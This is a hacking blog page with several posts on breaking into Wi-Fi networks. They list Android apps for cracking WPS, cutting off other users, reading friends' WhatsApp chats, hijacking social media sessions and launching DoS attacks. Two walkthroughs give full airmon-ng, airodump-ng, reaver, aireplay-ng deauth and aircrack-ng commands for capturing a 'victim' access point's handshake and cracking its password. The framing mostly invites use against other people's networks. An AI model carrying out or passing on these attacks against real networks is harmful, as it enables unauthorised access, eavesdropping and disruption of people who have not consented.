Tech Hacks: WIFI Hacks
Showing posts with label WIFI Hacks. Show all posts

Tuesday, 30 May 2017

Hack WIFI right from your Smartphone

How to hack Wi-Fi using your Android smartphone


Powered by The Emoji Media

You Can Hack Wi-Fi Network and Crack Wi-Fi Password Using Your Android Smartphone.If you are a security researcher or hacker, you must have used Kali Linux tools to hack Wi-Fi for pentesting. However one of the most common comments/questions from our readers is for hacking Wi-Fi using Android smartphones. Is it possible to hack Wi-Fi using Android? Yes! It is possible because Android kernel is based on Linux, therefore most of the tricks and hacks that are possible with Linux can be done with Android.

However, since Android smartphone is not as powerful as a PC, there are certain modifications needed and one of them is a rooted Android smartphone. Here are the some Apps which allow you to hack Wi-Fi passwords using your Android smartphone

Things You Need For Hacking WiFi from Your Android Smartphone

  • Android smartphone with Quad-core Processor and at least 2GB RAM
  • Your Android smartphone Must be Rooted
  • The Wi-Fi network signal you want to hack should be powerful

    Though many reviews may say this App is fake but this is a working App and can crack Wi-Fi passwords in minutes from your Android smarpthone. With this App you can hack Wi-Fi signals which  are WPS enabled.


WPS Connect bypasses WPS security and gives you access to to the Wi-Fi without typing any password.


 WiFi Kill works by disabling other users using the same Wi-Fi connection giving you the maximum bandwidth available on that particular network. Download Wi-Fi Kill and kill other users connections with this App.


    ZAnti is a hacking and pentesting tool from the house of Zimperium. ZAnti has been released as a complete mobile pentesting App but it is also capable of hacking Wi-Fi network password of your Android smarpthone.


 With this App you can hack into Wi-Fi networks to test their security as well as kill other connections pretty much like Wi-Fi Kill above. In addition to hacking Wi-Fi, ZAnti offers you many other pentesting options which you would love if your are a hacker/security researcher. 

WIFI WPS WPA Tester works on normal Android smarpthones if you want to just connect an WPS/WPA enabled Wi-Fi network without knowing the password. If you have a rooted Android smartphone, you can view the hacked password.


 This hack PINs which are calculated using following algorithms:
-Zhao
-TrendNet
-Dlink
-Arris.


Share:

Top 11 Android Hacking Apps

Hello Everyone!! 

                       Today you are going to start Hacking right from your mobile phone!! Yes its is possible. Below are the list of powerful Hacking tools available for your android phone

Note: These apps are not available in play store, you need to download it by searching the App name in google search. So Let's start,

Here are The Top 11 Android Hacking Apps:
1.Hackode:
Hackode is one for the best Android hacking app.
The hacker’s Toolbox is an application for penetration tester, Ethical hackers, IT administrator and Cyber security professional to perform different tasks like reconnaissance, scanning performing exploits etc.

Image result for Hackode

2. WhatsApp Sniffer:
This app works in tandem with the WhatsApp application. By using WhatsApp Sniffer one can hack private WhatsApp chats, pictures, audios and videos of friends who are using your WiFi Hotspot.
If most of the people connected to the same Wifi network .then you can easily read the Whatsapp Chat with the help of this app. Also, you can manipulate pictures, videos, account info.

Image result for Whatsapp sniffer

3. AndroRAT
AndroRAT, is for Remote Administration Tool for Android.
This is a client/server application developed in Java Android for the client side and in Java/Swing for the Server, which is used to control android system remotely and retrive informations from it.

Related image

4. APK Inspector:
APK Inspector, inspects the detailed properties of all apps installed on your device. Those properties are available to Android’s internal PackageManager, usually many of them are not exposed by system’s default user interface (such as Version code, Target SDK Version, etc).

Image result for Apk inspector



5. Eviloperator:
Eviloperator, which automatically connects two person in a phone call making them feel that they called each other and you can record and save the conversation.

Image result for evil operator

6. WiFi Killer:
It is a WiFi network controller app. This app is used to block a person who is using your WiFi network.
You can disable internet connection of any device that is using your network. This app is only for android and requires root access.

Image result for wifi killer

7. DroidSheep:
DroidSheep, is an Android application that analyzes security in wireless networks and also captures Twitter, Linked, Facebook, and other accounts.
This app can be easily used by anybody who has an Android device and only the provider of the web service can protect the users.

Related image


8. Burp Suite:
Burp Suite is an integrated platform for performing security testing of web applications.
Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application’s attack surface, through to finding and exploiting security vulnerabilities.

Image result for burp suite android


9. dSpoilt:
dSploit is an Android network analysis and penetration testing suite to perform network security assessments on mobile phones.
It is a complete toolkit so that you can perform various attacks like password sniffing, real time traffic manipulation, network mapping, vulnerability scanning, password cracking, Man-In-The-Middle attacks etc.

Image result for dsploit

10. AnDOSid:
AnDOSid is a tool designed only for security professionals to let them carry out DOS attack from your smartphones.
It is used to perform a DOS attack on websites or web servers.

Image result for AnDOSid

11. Nmap for Android:
Nmap (Network Mapper) is a port scanner tool. It is used to discover hosts and services on a computer network. It is capable of Host Discovery, Port Scanning, Service Name and Version Detection, OS Detection.
It is a popular network security scanner, which is also available for android devices. This works on both non-rooted and rooted phones. However, if your device is rooted then you have access to some more features. It allows you to scan networks for finding ports and system details.

Share:

Thursday, 18 May 2017

HACK Wpa2-Psk password using Reaver Method

Today I’m gonna tell you. HOW TO HACK WIFI PASSWORD.

Hack Wap2-psk using reaver method.

So lets Start Cracking..
Step 1: Open Terminal and Find out the name of your wireless adapter. , type ifconfig on a terminal. See the result. (here my wireless adapter is ‘wlan0’)

Step 2: Type the following commands on terminal.
  • airmon-ng check kill
  • airmon-ng check


Step 3: Enable Monitor mode. Now, we use a tool called airmon-ng to create a virtual interface called mon. Just type
  • airmon-ng start wlan0 

Step 4: Start capturing packets. we’ll use airodump-ng to capture the packets in the air. You’ll see the name of the wifi you want to hack.
  • airodump-ng wlan0mon
then press Ctrl+c

Step5: Copy the BSSID of Victim. And write it on this command.
  • reaver -i wlan0mon -b (BSSID) -vv -K 1
For ex: reaver -i wlan0mon -b B0:5G:54:96:G7:70 -vv -K 1
Share:

Saturday, 25 February 2017

HACK WIFI WPS PASSWORD USING AIRCRACK


Welcome back, my greenhorn hackers.
When Wi-Fi was first developed in the late 1990s, Wired Equivalent Privacy was created to give wireless communications confidentiality. WEP, as it became known, proved terribly flawed and easily cracked.
As a replacement, most wireless access points now use Wi-Fi Protected Access II with a pre-shared key for wireless security, known as WPA2-PSK. WPA2 uses a stronger encryption algorithm, AES, that's very difficult to crack—but not impossible.
The weakness in the WPA2-PSK system is that the encrypted password is shared in what is known as the 4-way handshake. When a client authenticates to the access point (AP), the client and the AP go through a 4-step process to authenticate the user to the AP. If we can grab the password at that time, we can then attempt to crack it.

In this tutorial we'll look at using Aircrack-ng and a dictionary attack on the encrypted password after grabbing it in the 4-way handshake.

Step 1Put Wi-Fi Adapter in Monitor Mode with Airmon-Ng

Let's start by putting our wireless adapter in monitor mode. For info on what kind of wireless adapter you should have, check out this guide. This is similar to putting a wired adapter into promiscuous mode. It allows us to see all of the wireless traffic that passes by us in the air. Let's open a terminal and type:
  • airmon-ng start wlan0
Note that airmon-ng has renamed your wlan0 adapter to mon0.

Step 2Capture Traffic with Airodump-Ng

Now that our wireless adapter is in monitor mode, we have the capability to see all the wireless traffic that passes by in the air. We can grab that traffic by simply using the airodump-ng command.

This command grabs all the traffic that your wireless adapter can see and displays critical information about it, including the BSSID (the MAC address of the AP), power, number of beacon frames, number of data frames, channel, speed, encryption (if any), and finally, the ESSID (what most of us refer to as the SSID). Let's do this by typing:
  • airodump-ng mon0
Note all of the visible APs are listed in the upper part of the screen and the clients are listed in the lower part of the screen.

Step 3Focus Airodump-Ng on One AP on One Channel


Our next step is to focus our efforts on one AP, on one channel, and capture critical data from it. We need the BSSID and channel to do this. Let's open another terminal and type:
  • airodump-ng --bssid 08:86:30:74:22:76 -c 6 --write WPAcrack mon0
  • 08:86:30:74:22:76 is the BSSID of the AP
  • -c 6 is the channel the AP is operating on
  • WPAcrack is the file you want to write to
  • mon0 is the monitoring wireless adapter*
As you can see in the screenshot above, we're now focusing on capturing data from one AP with a ESSID of Belkin276 on channel 6. The Belkin276 is probably a default SSID, which are prime targets for wireless hacking as the users that leave the default ESSID usually don't spend much effort securing their AP.

Step 4Aireplay-Ng Deauth


In order to capture the encrypted password, we need to have the client authenticate against the AP. If they're already authenticated, we can de-authenticate them (kick them off) and their system will automatically re-authenticate, whereby we can grab their encrypted password in the process. Let's open another terminal and type:
  • aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0
  • 100 is the number of de-authenticate frames you want to send
  • 08:86:30:74:22:76 is the BSSID of the AP
  • mon0 is the monitoring wireless adapter

Step 5Capture the Handshake


In the previous step, we bounced the user off their own AP, and now when they re-authenticate, airodump-ng will attempt to grab their password in the new 4-way handshake. Let's go back to our airodump-ng terminal and check to see whether or not we've been successful.
Notice in the top line to the far right, airodump-ng says "WPA handshake." This is the way it tells us we were successful in grabbing the encrypted password! That is the first step to success!

Step 6Let's Aircrack-Ng That Password!


Now that we have the encrypted password in our file WPAcrack, we can run that file against aircrack-ng using a password file of our choice. Remember that this type of attack is only as good as your password file. I'll be using the default password list included with aircrack-ng on BackTrack named darkcOde.
We'll now attempt to crack the password by opening another terminal and typing:
  • aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de
  • WPAcrack-01.cap is the name of the file we wrote to in the airodump-ng command
  • /pentest/passwords/wordlist/darkc0de is the absolute path to your password file

How Long Will It Take?

This process can be relatively slow and tedious. Depending upon the length of your password list, you could be waiting a few minutes to a few days. On my dual core 2.8 gig Intel processor, it's capable of testing a little over 500 passwords per second. That works out to about 1.8 million passwords per hour. Your results will vary.
When the password is found, it'll appear on your screen. Remember, the password file is critical. Try the default password file first and if it's not successful, advance to a larger, more complete password file such as one of these.

Stay Tuned for More Wireless Hacking Guides

Share:

The one-stop place to find all the answers for your tech queries and learn on how to hack Android, Wifi, Kali Linux, Dark Web, and much more.


Follow Us On Social-Media

Enter your email address:

Delivered by FeedBurner

Featured post

Top 11 Android Hacking Apps

Hello Everyone!!                          Today you are going to start Hacking right from your mobile phone!! Yes its is possible. Bel...